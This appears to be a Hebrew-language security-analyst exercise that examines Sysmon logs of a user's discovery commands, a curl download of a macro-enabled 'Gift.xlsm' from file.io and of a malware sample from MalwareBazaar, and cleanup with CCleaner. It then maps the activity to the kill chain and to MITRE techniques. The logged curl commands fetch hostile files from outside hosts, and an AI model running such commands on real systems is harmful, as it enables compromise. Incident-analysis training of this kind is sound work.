לאחר בדיקת הלוגים גיליתי שבנוסף להפלה הראשונה של הפקודה, ג'ים בדק חיבורים לDomain Controller באמצעות פרוטוקול ICMP וסביר להניח שכתובת שלו 10.10.10.10

אנו רואים גם שהוא נכנס לRUN dialog נכנס פקודה sysdm.cpl וכנראה ניסה לעזוב את ה-דומיין

Systemon

2

| find "jim"

3

4

5

Results

Chart

Add bookmark

<div><div></div></div> TimeGenerated [UTC] ↑↓	CommandLine	ParentImage	Description
<div><div></div></div> > 5/7/2024, 7:49:01.181 AM	"C:\Windows\system32\taskmgr.exe" /f	C:\Windows\explorer.exe	Task Manager
<div><div><div>✓</div></div></div> > 5/7/2024, 7:49:06.098 AM	"C:\Windows\system32\cmd.exe"	C:\Windows\explorer.exe	Windows Command Processor
<div><div><div>✓</div></div></div> > 5/7/2024, 7:49:11.557 AM	ping dc	C:\Windows\System32\cmd.exe	TCP/IP Ping Command
<div><div><div>✓</div></div></div> > 5/7/2024, 7:49:43.619 AM	ping 10.10.10.10	C:\Windows\System32\cmd.exe	TCP/IP Ping Command
<div><div></div></div> > 5/7/2024, 7:49:55.889 AM	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=asset_store.moj...	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Edge
<div><div><div>✓</div></div></div> > 5/7/2024, 7:49:57.214 AM	ping dc.local.course	C:\Windows\System32\cmd.exe	TCP/IP Ping Command
<div><div><div>✓</div></div></div> > 5/7/2024, 7:50:04.820 AM	whoami	C:\Windows\System32\cmd.exe	whoami - displays logged on user infor...
<div><div></div></div> > 5/7/2024, 7:50:13.541 AM	/shutdown /suppressErrors	C:\Program Files (x86)\Microsoft\OneDrive\Update\OneDriveSetup.exe	Microsoft OneDrive
<div><div></div></div> > 5/7/2024, 7:50:24.117 AM	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=data_decoder.m...	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Edge
<div><div></div></div> > 5/7/2024, 7:50:27.214 AM	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=data_decoder.m...	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Edge
<div><div><div>✓</div></div></div> > 5/7/2024, 7:50:37.076 AM	"C:\Windows\System32\control.exe" "C:\Windows\system32\sysdm.cpl",	C:\Windows\explorer.exe	Windows Control Panel
<div><div><div>✓</div></div></div> > 5/7/2024, 7:50:37.351 AM	"C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL "C:\Windows\system32\sysdm.cpl",	C:\Windows\System32\control.exe	Windows host process (Rundll32)
<div><div></div></div> > 5/7/2024, 7:50:38.249 AM	"C:\Windows\System32\SystemPropertiesComputerName.exe"	C:\Windows\System32\rundll32.exe	Change Computer Settings
<div><div></div></div> > 5/7/2024, 7:50:38.423 AM	"C:\Windows\System32\SystemPropertiesComputerName.exe"	C:\Windows\System32\rundll32.exe	Change Computer Settings

אם נמשיך קצת יותר נראה שהוא השתמש בפקודה Net User כדי לבדוק את המשתמשים הנוכחיים ואחרי גילה מידע על הרשת, כל הפעולות הללו מעידות על כך שהוא מנסה באינטנסיביות להשיג מידע על המחשב והרשת, דבר שעובד רגיל אינו עושה.

> 5/7/2024, 7:51:07.888 AM	net.exe	net user	C:\Windows\System32\cmd.exe	Net Command
> 5/7/2024, 7:51:07.983 AM	net1.exe	C:\Windows\system32\net1 user	C:\Windows\System32\net.exe	Net Command
> 5/7/2024, 7:51:11.943 AM	msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.e...	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Edge
> 5/7/2024, 7:51:23.969 AM	msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.e...	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Edge
> 5/7/2024, 7:51:26.874 AM	msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.e...	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Edge
> 5/7/2024, 7:51:29.269 AM	ipconfig.exe	ipconfig	C:\Windows\System32\cmd.exe	IP Configuration Utility
> 5/7/2024, 7:51:31.175 AM	msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.e...	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Edge

ועכשיו החלק המעניין ביותר, המשתמש גיים מוריד את הקובץ באמצעות הפקודה מקישור חשוב מאוד, הפקודה CMD היא " curl -o [file name] [link]", ובכך מוריד את הקובץ (Gift) מהאתר, אותו קובץ שהפעיל את הפקודה whoami

מה שמצביע על כך שהחשבון של גיים נפרץ והחשבון נשלט על ידי האקר

<input type="checkbox"/>	>	5/7/2024, 12:07:03.706 PM	smartscreen.exe	C:\Windows\System32\smartscreen.exe -Embedding	Windows Defender SmartScreen	C:\Windows\System32\svchost.exe
<input checked="" type="checkbox"/>	>	5/7/2024, 12:07:03.930 PM	Cmd.Exe	"C:\Windows\system32\cmd.exe"	Windows Command Processor	C:\Windows\explorer.exe
<input checked="" type="checkbox"/>	>	5/7/2024, 12:07:41.067 PM	curl.exe	curl -o Gift.xlsm https://file.io/atAOsYothaq0	The curl executable	C:\Windows\System32\cmd.exe
<input type="checkbox"/>	>	5/7/2024, 12:07:43.610 PM				
<input checked="" type="checkbox"/>	>	5/7/2024, 12:07:49.842 PM	curl.exe	curl -o Gift.xlsm https://file.io/atAOsYothaq0	The curl executable	C:\Windows\System32\cmd.exe
<input type="checkbox"/>	>	5/7/2024, 12:07:50.577 PM				
<input checked="" type="checkbox"/>	>	5/7/2024, 12:07:57.485 PM	Excel.exe	"C:\Program Files\Microsoft Office\Root\Office16\EXCELEXE" "C:\Users\jim.WIN108\Desktop\Gift.xlsm"	Microsoft Excel	C:\Windows\explorer.exe
<input type="checkbox"/>	>	5/7/2024, 12:08:05.312 PM				

BAZAR בנוסף לקובץ הזה, הוא גם מתקין עוד אחד cmd.xex מאתר ABYUSE שבו הם מאוחסנים דגימות תוכנות זדוניות.

Results		Chart	Add bookmark
	TimeGenerated [UTC] ↑↓	OriginalFileName	CommandLine
<input type="checkbox"/>	> 5/7/2024, 12:14:42.888 PM		
<input type="checkbox"/>	> 5/7/2024, 12:14:55.257 PM	whoami.exe	whoami
<input type="checkbox"/>	> 5/7/2024, 12:15:03.591 PM		
<input type="checkbox"/>	> 5/7/2024, 12:16:50.367 PM	smartscreen.exe	C:\Windows\System32\smartscreen.exe -Embedding
<input checked="" type="checkbox"/>	> 5/7/2024, 12:16:50.515 PM	Cmd.Exe	"C:\Windows\system32\cmd.exe"
<input checked="" type="checkbox"/>	> 5/7/2024, 12:17:06.670 PM	curl.exe	curl -o <u>cmd.xex</u> https://bazaar.abuse.ch/download/69583b9a85076bf1690ef00fceb77ac998a991375d8ee809ec2fa037f09f3e4/
<input checked="" type="checkbox"/>	> 5/7/2024, 12:17:36.488 PM	curl.exe	curl -o cmd.xex https://bazaar.abuse.ch/download/69583b9a85076bf1690ef00fceb77ac998a991375d8ee809ec2fa037f09f3e4/
<input type="checkbox"/>	> 5/7/2024, 12:19:04.251 PM	chrome.exe	"C:\Program Files\Google\Chrome\Application\chrome.exe"

לבסוף, בדקתי את האתר החשוד והתברר שהוא זדוני.

2/94

Community Score

2/94 security vendors flagged this URL as malicious

https://file.io/atAOsYothaq0

file.io

text/html

Status 200

Content type text/html

Last Analysis Date a moment ago

DETECTION

DETAILS

COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

Quittera Malicious

Seclookup Malicious



לאחר כל הפעולות, הוא ביצע עוד כמה, כנראה כדי לנקות ראיות, ניסה לפתוח את תוכנת CCLEANER כמנהל, וניקה את כונן C מקבצים זמניים

AppHostNameRegistrationVerifier.exe	"C:\Windows\system32\AppHostRegistrationVerifier.exe"	App Uri Handlers Registration Verifier	C:\Windows\System32\svchost.exe
CLEANMGR.DLL	"C:\Windows\system32\cleanmgr.exe" /autoclean /d C:	Disk Space Cleanup Manager for Windows	C:\Windows\System32\svchost.exe

<input checked="" type="checkbox"/>	>	5/7/2024, 6:12:40.185 AM	ccleaner.exe	"C:\Program Files\CCleaner\CCleaner64.exe" /MONITOR
<input type="checkbox"/>	>	5/7/2024, 6:12:47.859 AM	msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
<input type="checkbox"/>	>	5/7/2024, 6:12:55.767 AM	msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
<input type="checkbox"/>	>	5/7/2024, 6:12:55.772 AM	msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
<input checked="" type="checkbox"/>	>	5/7/2024, 6:12:57.762 AM	ccleaner.exe	"C:\Program Files\CCleaner\CCleaner.exe" /MONITOR /uac
<input checked="" type="checkbox"/>	>	5/7/2024, 6:12:59.662 AM	ccleaner.exe	"C:\Program Files\CCleaner\CCleaner.exe" /MONITOR /uac

5. האם מדובר באירוע אמת או אירוע שווא?

6. כיצד הייתם ממליצים לטפל באירוע

יתכן שגיים הוא מומחה שעובד במחלקה של בודקי חדירה כי ראינו שהוא הוריד קובץ לדוגמה שלא הכיל וירוס, אלא פשוט היה לו האש גרוע. לצערי, אין מידע על התפקידו וחוץ מזה, הוא השתמש בקישור זדוני, אז אני אומר שמדובר בהתקפה.

אני רואה בפעולות אלה חשודות ועלולות להיות מסוכנות, אז אני חושב שאנחנו צריכים לערוך חקירה מעמיקה יותר עם אנליסטים ברמה גבוהה יותר ולבדוק את החשבון שלו.

## 7. ציינו על איזה שלב בסייבר kill chain מדובר. פרטו

השלב ב-Chain Kill Cyber הוא Lateral Movement, מאחר והתוקף שלנו כבר בתוך הרשת ובשלב זה הוא מחפש דרך להשיג יותר הרשאות ויותר גישה.

Exploitation היא השלב בו התוקף מנצל נקודות חולשה ומידע שאינן בשלבים הקודמים כדי להצליח לחדור עוד יותר עמוק לתוך הרשת המטרה ולהשיג את מטרותיו. במהלך שלב זה, התוקף נוטה להתקדם, עוקב אחר דרכים נוספות ומקורות להשגת המטרות שלו.



## 8. בונוס - ציינו איזה טכניקה או טקטיקה מדובר מתוך ה MITRE

מצאתי כמה טכניקות שהתוקף השתמש בהן, הוא ניסה למצוא משתמשים נוכחיים וזכויותיהם כמה פעמים, סרק את המשתמש ממנו נכנס והשתמש בסקריפט אקסל שגם הוציא פקודות מסוימות לאותה מטרה

### System Owner/User Discovery

Adversaries may attempt to identify the primary user, currently logged in user, set of users that commonly uses a system, or whether a user is actively using the system. They may do this, for example, by retrieving account usernames or by using [OS Credential Dumping](#). The information may be collected in a number of different ways using other Discovery techniques, because user and username details are prevalent throughout a system and include running process ownership, file/directory ownership, session information, and system logs. Adversaries may use the information from [System Owner/User Discovery](#) during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

Various utilities and commands may acquire this information, including [whoami](#). In macOS and Linux, the currently logged in user can be identified with `w` and `who`. On macOS the `dscl . list /Users | grep -v '_'` command can also be used to enumerate user accounts. Environment variables, such as `%USERNAME%` and `%USER`, may also be used to access this information.

On network devices, [Network Device CLI](#) commands such as [show users](#) and [show ssh](#) can be used to display users currently logged into the device.<sup>[1][2]</sup>

ID: T1033  
Sub-techniques: No sub-techniques  
① Tactic: [Discovery](#)  
① Platforms: Linux, Network, Windows, macOS  
Contributors: Austin Clark, @c2defense  
Version: 1.5  
Created: 31 May 2017  
Last Modified: 29 September 2023

[Version](#) [Permalink](#)

### Command and Scripting Interpreter: Windows Command Shell

#### Other sub-techniques of Command and Scripting Interpreter (10)

Adversaries may abuse the Windows command shell for execution. The Windows command shell (`cmd`) is the primary command prompt on Windows systems. The Windows command prompt can be used to control almost any aspect of a system, with various permission levels required for different subsets of commands. The command prompt can be invoked remotely via Remote Services such as SSH.<sup>[1]</sup>

Batch files (ex: `.bat` or `.cmd`) also provide the shell with a list of sequential commands to run, as well as normal scripting operations such as conditionals and loops. Common uses of batch files include long or repetitive tasks, or the need to run the same set of commands on multiple systems.

Adversaries may leverage `cmd` to execute various commands and payloads. Common uses include `cmd` to execute a single command, or abusing `cmd` interactively with input and output forwarded over a command and control channel.

ID: T1059.003  
Sub-technique of: T1059  
① Tactic: Execution  
① Platforms: Windows  
① Supports Remote: Yes  
Version: 1.4  
Created: 09 March 2020  
Last Modified: 01 March 2024

[Version](#) [Permalink](#)